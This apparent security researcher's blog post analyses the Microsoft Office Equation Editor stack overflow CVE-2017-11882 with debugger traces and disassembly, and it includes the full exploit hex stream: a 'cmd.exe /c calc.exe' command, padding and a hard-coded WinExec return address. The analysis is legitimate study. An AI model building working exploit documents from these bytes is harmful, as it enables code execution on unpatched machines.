A Simple Analysis of CVE-2017-11882

By ITh4cker

0x00 Intrucdition

As we all know nowadays,the Office Security has become the focus for SR(Security Researcher),especically in the recent yeas.And I will make a analysis of CVE-2017-11882 in this post ☺So,aha..Just follow me☺

CVE-2017-11882 is a memory corruption vulnerability of Microsoft Office,which allow an attacker to run arbitrary code in the context of the current user by failing to properly handle objects in memory.In this vul, it's a classic stack buffer overflow existed in Microsoft's **Old** Equation Editior EQNEDT32.exe which was caused when copying the Font Record Name String to the buffer without checking the length of the string.

0x01 Analysis

0x010 Analysis Environment

Office:2007 SP3 x86
Microsoft Equation Editor:2000.11.9.0

OS: Win7 x86 SP1


Debugger:Windbg 6.12 x86 + Ollydbg/Immunity Debugger

Decompile/Disassembly:IDA 6.8 32 Bit

0x011 Stack BackTracing

As We all know that the EQNEDT32.exe is an OutPorc COM server executed in a separate address space. This means that security mechanisms and policies of the office processes (e.g. WINWORD.EXE, EXCEL.EXE, etc.) do not affect exploitation of the vulnerability in any way, which provides an attacker with a wide array of possibilities☹

So Next Let's begin our journey of debugging and analysis: First we should set the windbg to attach to the EQNDT32.exe automatically when it starts,here we use a technique called IFEO(Image File Execution Options)which is often used in malware's behaviors:




Then We run the sample(0x00430C12-WinExec)and windbg will start,for tracing the vul(buffer overflow),I set a breakpoint at WinExec,after running let's see the stack backtrace to search some useful information with kb command:

```
kernel32!WinExec:
75efe5fd 8bff            mov     edi,edi
0:000> kb
*** WARNING: Unable to verify checksum for EqnEdt32.EXE
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for EqnEdt32.EXE -
ChildEBP RetAddr  Args to Child
0012f1cc 00430c18 0012f350 00000000 0012f1ec kernel32!WinExec
WARNING: Stack unwind information not available. Following frames may be wrong.
0012f210 004218e4 0012f350 0012f5e0 0012f7e4 EqnEdt32!MFEnumFunc+0x241b
0012f300 004214e2 0012f350 0015005a 00000001 EqnEdt32!FMDFontListEnum+0x650
0012f32c 0043b466 0012f350 0015005a 0012f5e0 EqnEdt32!FMDFontListEnum+0x24e
0012f454 0043a8a0 0012f5e0 0012f7e4 00000006 EqnEdt32!MFEnumFunc+0xcc69
0012f46c 0043a72f 00120008 0012f5e0 0012f7e4 EqnEdt32!MFEnumFunc+0xc0a3
0012f484 0043a7a5 00120008 0012f4ac 0012f5e0 EqnEdt32!MFEnumFunc+0xbf32
0012f4b4 00437cea 00120008 001e112c 00120000 EqnEdt32!MFEnumFunc+0xbfa8
```

The first argu of WinExec is as following:

```
0:000> db 0012f350
0012f350  63 6d 64 2e 65 78 65 20-2f 63 20 63 61 6c 63 2e  cmd.exe /c calc.
0012f360  65 78 65 20 41 41 41 41-41 41 41 41 41 41 41 41  exe AAAAAAAAAAAA
0012f370  41 41 41 41 41 41 41 41-41 41 41 41 12 0c 43 00  AAAAAAAAAAAA..C.
```

We can see many character A followed by a 0x00430c12,which seems like a address(at first glance, you just can guess it so☺)from the structure of the argu, I guess it may exploit the technique "Return Address Overflow" to hijack the control flow of code execution:




Yeah,Open EQNEDT32.exe in IDA 6.8 and I find 0x00430c12 is the address of WinExec,which verified my guess is right☺Next comes a problem:

When、Where and Why was the buffer(stack) overrided (We need to locate the specific instructions block)???


Ok,let's begin to locate the specific point by Windbg's stack backtracing and IDA's cross-reference calling,here we can follow the first argu of WinExec(Cmdline String) passing routes to locate where the cmd_string was "produced":

```
0:000> kb
ChildEBP RetAddr  Args to Child
0012f1cc 00430c18 0012f350 00000000 0012f1ec kernel32!WinExec
WARNING: Stack unwind information not available. Following frames may be wrong.
0012f210 004218e4 0012f350 0012f5e0 0012f7e4 EqnEdt32!MFEnumFunc+0x241b
0012f300 004214e2 0012f350 0302005a 00000001 EqnEdt32!FMDFontListEnum+0x650
0012f32c 0043b466 0012f350 0302005a 0012f5e0 EqnEdt32!FMDFontListEnum+0x24e
0012f454 0043a8a0 0012f5e0 0012f7e4 00000006 EqnEdt32!MFEnumFunc+0xcc69
0012f46c 0043a72f 00120008 0012f5e0 0012f7e4 EqnEdt32!MFEnumFunc+0xc0a3
0012f484 0043a7a5 00120008 0012f4ac 0012f5e0 EqnEdt32!MFEnumFunc+0xbf32
0012f4b4 00437cea 00120008 006b112c 00120000 EqnEdt32!MFEnumFunc+0xbfa8
0012f4e4 0043784d 006b112c 00000000 0012f5e0 EqnEdt32!MFEnumFunc+0x94ed
0012f548 0042f926 0012f560 0012f5e0 0012f7e4 EqnEdt32!MFEnumFunc+0x9050
0012f578 00406a98 005d007c 0012f5e0 0012f7e4 EqnEdt32!MFEnumFunc+0x1129
0012f5dc 76f104e8 006b4200 02d10570 00000202 EqnEdt32!AboutMathType+0x5a98
```

Let me have a look at the address 0x0043b466 in IDA:




So according to the original stack backtrace ,the passing routes of cmdline_string is as following:




Now I will follow the cmdline_string's passing to search some useful instructions(especailly data copying instructions.i.e:repne movsd,and so on☺) directly in function sub_41115A7 and its sub functions:

```
.text:004115AF 57                      push    edi
.text:004115B0 8B 7D 08                mov     edi, [ebp+Cmdline_String]
.text:004115B3 B9 FF FF FF FF          mov     ecx, 0FFFFFFFFh
.text:004115B8 2B C0                   sub     eax, eax
.text:004115BA F2 AE                   repne scasb
.text:004115BC F7 D1                   not     ecx
.text:004115BE 8D 41 FF                lea     eax, [ecx-1]
.text:004115C1 85 C0                   test    eax, eax
.text:004115C3 0F 84 3A 00 00 00       jz      loc_411603
.text:004115C9 8D 45 DC                lea     eax, [ebp+String2]
.text:004115CC 50                      push    eax             ; int
.text:004115CD 6A 00                   push    0               ; char *
.text:004115CF 8B 45 08                mov     eax, [ebp+Cmdline_String]
.text:004115D2 50                      push    eax             ; char *
.text:004115D3 E8 37 00 00 00          call    sub_41160F
.text:004115D8 83 C4 0C                add     esp, 0Ch
.text:004115DB 85 C0                   test    eax, eax
.text:004115DD 0F 84 20 00 00 00       jz      loc_411603
.text:004115E3 8D 45 DC                lea     eax, [ebp+String2]
.text:004115E6 50                      push    eax             ; lpString2
.text:004115E7 8B 45 08                mov     eax, [ebp+Cmdline_String]
.text:004115EA 50                      push    eax             ; lpString1
.text:004115EB FF 15 B0 68 46 00       call    ds:lstrcmpA
.text:004115F1 85 C0                   test    eax, eax
```

We can just find that the overflow may happen at the address 0x00411658(rep movsd)according our manual code audit,for it has no length check before data copy☹





And it really be as we debugging:

```
0:000> dds  edi
0012f1a4  00000000
0012f1a8  75f99140 GDI32!semLocal
0012f1ac  0012f20c
0012f1b0  75f5d17d GDI32!GetTextMetricsA+0x8b
0012f1b4  75f5d1a1 GDI32!vTextMetricWToTextMetric+0x5
0012f1b8  75f5d18e GDI32!GetTextMetricsA+0x9c
0012f1bc  0012f5e0
0012f1c0  00000006          Before Overflow
0012f1c4  00000021
0012f1c8  0000ffff
0012f1cc  0012f210
0012f1d0  004115d8 EqnEdt32!EqnFrameWinProc+0x2af8
0012f1d4  0012f350
0012f1d8  00000000
0012f1dc  0012f1ec
```

```
0:000> dds 0012f1a4
0012f1a4  2e646d63
0012f1a8  20657865
0012f1ac  6320632f
0012f1b0  2e636c61
0012f1b4  20657865
0012f1b8  41414141
0012f1bc  41414141          After Overflow
0012f1c0  41414141
0012f1c4  41414141
0012f1c8  41414141
0012f1cc  41414141
0012f1d0  00430c12 EqnEdt32!MFEnumFunc+0x2415
0012f1d4  0012f350
0012f1d8  00000000
0012f1dc  0012f1ec
0012f1e0  0012f5e0
```

As the old Equation Editor doesn't enable ASLR mechanism,so the hard-coded address 0x00430c12 can be executed without any problem☹ Up to now,We have located the point of overflow by stack backtracing and argu passtracing successfully,next I will make the process(handling or parsing)more clear(if you want to exploit it!),so we need to have a look at the format of MathType MTEF v.3(Equation Editor 3.x)as the cmdline_string is stored in the Equation Native Stream:

Equation Native

Offset	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	
00000000	1C	00	00	00	02	00	9E	C4	A9	00	00	00	00	00	00	00	žÄ©
00000016	C8	A7	5C	00	C4	EE	5B	00	00	00	00	00	03	01	01	03	È§\ Äî[
00000032	0A	0A	01	08	5A	5A	63	6D	64	2E	65	78	65	20	2F	63	ZZcmd.exe /c
00000048	20	63	61	6C	63	2E	65	78	65	20	41	41	41	41	41	41	calc.exe AAAAAA
00000064	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAA
00000080	41	41	12	0C	43	00	00	00	00	00	00	00	00	00	00	00	AA C
00000096	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000112	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000128	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000144	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000160	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000176	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000192	00	00	00	00	00												

MTEF is embedded in OLE equation objects produced by Equation Editor, as well as in all the file formats in which Equation Editor can save equations.The structure of OLE equation objects is as following:

OLE equation objects = EQNOLEFILEHDR + MTEF Data,and

MTEFData = MTEF header + MTEF Byte Stream

```
struct EQNOLEFILEHDR {
    WORD    cbHdr;     // length of header, sizeof(EQNOLEFILEHDR) = 28 bytes
    DWORD   version;   // hiword = 2, loword = 0
    WORD    cf;        // clipboard format ("MathType EF")
    DWORD   cbObject;  // length of MTEF data following this header in bytes
    DWORD   reserved1; // not used
    DWORD   reserved2; // not used
    DWORD   reserved3; // not used
    DWORD   reserved4; // not used
};
```

```
struct MTEF_HEADER  {     //MTEF header (version 2 and later)
    BYTE bMTEFVersion;  //0x3
    BYTE bPlatform;     //0 for Macintosh, 1 for Windows
    BYTE bProduct;      //0 for MathType, 1 for Equation Editor
    BYTE bProductVersion;     //0x3
    BYTE bProductSubVersion;  //0x0A

}
```

And MTEF Data consists of a series of records. Each record starts with a tag byte containing the record type and some flag bits. The overall structure is:

- initial **SIZE** record
- **PILE** or **LINE** record(0x1)
- contents of **PILE** or **LINE**
- **END** record

The MTEF Data of sample I analyzed is consisted of:


```
Full Size Record(0xA maybe fixed value?)
Line Record(0x1 Optional)
Font Record(0x8)
End Record(0x0)
```

In this vul,the Font Record is the key for final exloit for the cmdline_string is stored in the Font Record.The Font Record's structure is as following:

- tag byte //0x8
- [tface] typeface number //1 byte,here 0x5A
- [style] 1 for italic and/or 2 for bold //1 byte,here 0x5A
- [name] font name (null-terminated) //"cmd.exe /c calc.exe.."


Here we only focus on the font name,which determines whether you can exploit successfully☺


So the overall structure of the OLE Equation Object in the exploit is as following:




So Next We will back to the stack backtracing and code cross-reference calling again to analyzing how the EQNEDT32.exe parsing or handling the MTEF Byte Stream Data(here is Font Record):

As I analyzed before,we know that the Font Name String(cmdline_string)is started passing down from the function sub_004214C6(),which is in sub_43B418(),Let's back to the nearest upper caller , it's function sub_43A87A():






And We see the following:



In this function,you can a compare instruction,which is to judge if the record is Font Record(0x8),if it is,the font record parsing function sub_43b418() is called☺.okay,let's verify it in Windbg: Make an breakpoint at 0x0043a883, and run it:

```
0:000> bp 0x0043a883
*** WARNING: Unable to verify checksum for EqnEdt32.EXE
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for EqnEdt32.EXE -
0:000> g
ModLoad: 77ac0000 77adf000   C:\Windows\system32\IMM32.DLL
ModLoad: 76f90000 7705c000   C:\Windows\system32\MSCTF.dll
ModLoad: 6f6b0000 6f8f0000   C:\Windows\system32\msi.dll
ModLoad: 3de20000 3de2e000   C:\Program Files\Common Files\Microsoft Shared\EQUATION\2052\EEINTL.DLL
ModLoad: 75a20000 75a2c000   C:\Windows\system32\CRYPTBASE.dll
ModLoad: 74960000 749a0000   C:\Windows\system32\uxtheme.dll
ModLoad: 77060000 770e3000   C:\Windows\system32\CLBCatQ.DLL
ModLoad: 75dd0000 75e5f000   C:\Windows\system32\OLEAUT32.dll
ModLoad: 75520000 75536000   C:\Windows\system32\CRYPTSP.dll
ModLoad: 752c0000 752fb000   C:\Windows\system32\rsaenh.dll
ModLoad: 75a90000 75a9e000   C:\Windows\system32\RpcRtRemote.dll
ModLoad: 744f0000 74503000   C:\Windows\system32\dwmapi.dll
Breakpoint 0 hit                          first record
eax=00000001 ebx=00000006 ecx=75eb9dd1 edx=00000002 esi=0012f7e4 edi=0012f5e0
eip=0043a883 esp=0012f4bc ebp=0012f4cc iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
EqnEdt32!MFEnumFunc+0xc086:
0043a883 0fbf4508        movsx   eax,word ptr [ebp+8]     ss:0023:0012f4d4=0001
0:000> g
Breakpoint 0 hit                          second record
eax=00120008 ebx=00000006 ecx=75eb9dd1 edx=00000002 esi=0012f7e4 edi=0012f5e0
eip=0043a883 esp=0012f45c ebp=0012f46c iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
EqnEdt32!MFEnumFunc+0xc086:
0043a883 0fbf4508        movsx   eax,word ptr [ebp+8]     ss:0023:0012f474=0008
0:000> g
ModLoad: 759d0000 75a1c000   C:\Windows\system32\apphelp.dll
(4c8.b48): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000021 ebx=0012f7e4 ecx=0012f134 edx=779c70b4 esi=0012f5e0 edi=0012f1ec
eip=00430c46 esp=0012f1e8 ebp=41414141 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
EqnEdt32!MFEnumFunc+0x2449:
00430c46 c9              leave
```



It is in agreement with the sample's MTEF Byte Stream:

```
1C 00 00 00 02 00 9E C4   A9 00 00 00 00 00 00 00
C8 A7 5C 00 C4 EE 5B 00   00 00 00 00 03 01 01 03
0A 0A 01 08 5A 5A 63 6D   64 2E 65 78 65 20 2F 63
20 63 61 6C 63 2E 65 78   65 20 41 41 41 41 41 41
41 41 41 41 41 41 41 41   41 41 41 41 41 41 41 41
41 41 12 0C 43 00 00 00   00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00
```


Now let's have a look at the stack backtrace for a deeper calling:

```
Breakpoint 0 hit
eax=00000001 ebx=00000006 ecx=75eb9dd1 edx=00000002 esi=0012f7e4 edi=0012f5e0
eip=0043a883 esp=0012f4bc ebp=0012f4cc iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
EqnEdt32!MFEnumFunc+0xc086:
0043a883 0fbf4508        movsx   eax,word ptr [ebp+8]     ss:0023:0012f4d4=0001
0:000> kb
ChildEBP RetAddr  Args to Child
WARNING: Stack unwind information not available. Following frames may be wrong.
0012f4cc 0043a72f 00000001 0012f5e0 0012f7e4 EqnEdt32!MFEnumFunc+0xc086
0012f4e4 004375da 00000001 0012f538 0012f5e0 EqnEdt32!MFEnumFunc+0xbf32
0012f548 0042f926 0012f560 0012f5e0 0012f7e4 EqnEdt32!MFEnumFunc+0x8ddd
0012f578 00406a98 011e007c 0012f5e0 0012f7e4 EqnEdt32!MFEnumFunc+0x1129


Breakpoint 0 hit
eax=00120008 ebx=00000006 ecx=75eb9dd1 edx=00000002 esi=0012f7e4 edi=0012f5e0
eip=0043a883 esp=0012f45c ebp=0012f46c iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
EqnEdt32!MFEnumFunc+0xc086:
0043a883 0fbf4508        movsx   eax,word ptr [ebp+8]     ss:0023:0012f474=0008
0:000> kb
ChildEBP RetAddr  Args to Child
WARNING: Stack unwind information not available. Following frames may be wrong.
0012f46c 0043a72f 00120008 0012f5e0 0012f7e4 EqnEdt32!MFEnumFunc+0xc086
0012f484 0043a7a5 00120008 0012f4ac 0012f5e0 EqnEdt32!MFEnumFunc+0xbf32
0012f4b4 00437cea 00120008 0023116c 00120000 EqnEdt32!MFEnumFunc+0xbfa8
0012f4e4 0043784d 0023116c 00000000 0012f5e0 EqnEdt32!MFEnumFunc+0x94ed
0012f548 0042f926 0012f560 0012f5e0 0012f7e4 EqnEdt32!MFEnumFunc+0x9050
0012f578 00406a98 011e007c 0012f5e0 0012f7e4 EqnEdt32!MFEnumFunc+0x1129
```

